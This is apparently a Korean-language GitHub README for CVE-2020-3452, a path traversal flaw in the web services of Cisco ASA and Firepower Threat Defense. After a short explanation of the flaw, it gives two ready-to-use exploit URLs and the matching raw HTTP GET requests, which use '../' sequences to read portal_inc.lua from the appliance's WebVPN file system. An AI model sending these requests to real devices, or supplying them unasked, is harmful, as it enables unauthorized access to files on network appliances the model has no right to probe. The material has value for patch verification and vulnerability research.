 murataydemir/cve-2020-3452
[CVE-2020-3452] Cisco Adaptive Security Appliance (ASA) 및 Cisco Firepower Threat Defense (FTD) 웹 서비스 읽기 전용 디렉터리 트래버설

[CVE-2020-3452] Cisco Adaptive Security Appliance (ASA) 및 Cisco Firepower Threat Defense (FTD) 웹 서비스 읽기 전용 디렉터리 트래버설
Cisco Adaptive Security Appliance (ASA) 소프트웨어 및 Cisco Firepower Threat Defense (FTD) 소프트웨어의 웹 서비스 인터페이스에서 발견된 취약점으로 인해 인증되지 않은 원격 공격자가 디렉터리 트래버설 공격을 수행하고 대상 시스템의 민감한 파일을 읽을 수 있습니다.
이 취약점은 영향을 받는 장치가 처리하는 HTTP 요청의 URL에 대한 적절한 입력 검증이 부족하기 때문에 발생합니다. 공격자는 디렉터리 트래버설 문자 시퀀스가 포함된 조작된 HTTP 요청을 영향을 받는 장치에 전송하여 이 취약점을 악용할 수 있습니다. 악용에 성공하면 공격자는 대상 장치의 웹 서비스 파일 시스템 내에서 임의의 파일을 볼 수 있습니다. 웹 서비스 파일 시스템은 영향을 받는 장치에 WebVPN 또는 AnyConnect 기능이 구성된 경우 활성화됩니다. 이 취약점은 ASA 또는 FTD 시스템 파일이나 기본 운영 체제(OS) 파일에 대한 접근 권한을 얻는 데 사용할 수 없습니다.


https://{host}/+CSCOT+/translation-table?type=mst&textdomain=/%2bCSCOE%2b/portal_inc.lua&default-language&lang=../

GET /+CSCOT+/translation-table?type=mst&textdomain=/%2bCSCOE%2b/portal_inc.lua&default-language&lang=../ HTTP/1.1
Host: host
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
https://{host}/+CSCOT+/oem-customization?app=AnyConnect&type=oem&platform=..&resource-type=..&name=%2bCSCOE%2b/portal_inc.lua

GET /+CSCOT+/oem-customization?app=AnyConnect&type=oem&platform=..&resource-type=..&name=%2bCSCOE%2b/portal_inc.lua HTTP/1.1
Host: host
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close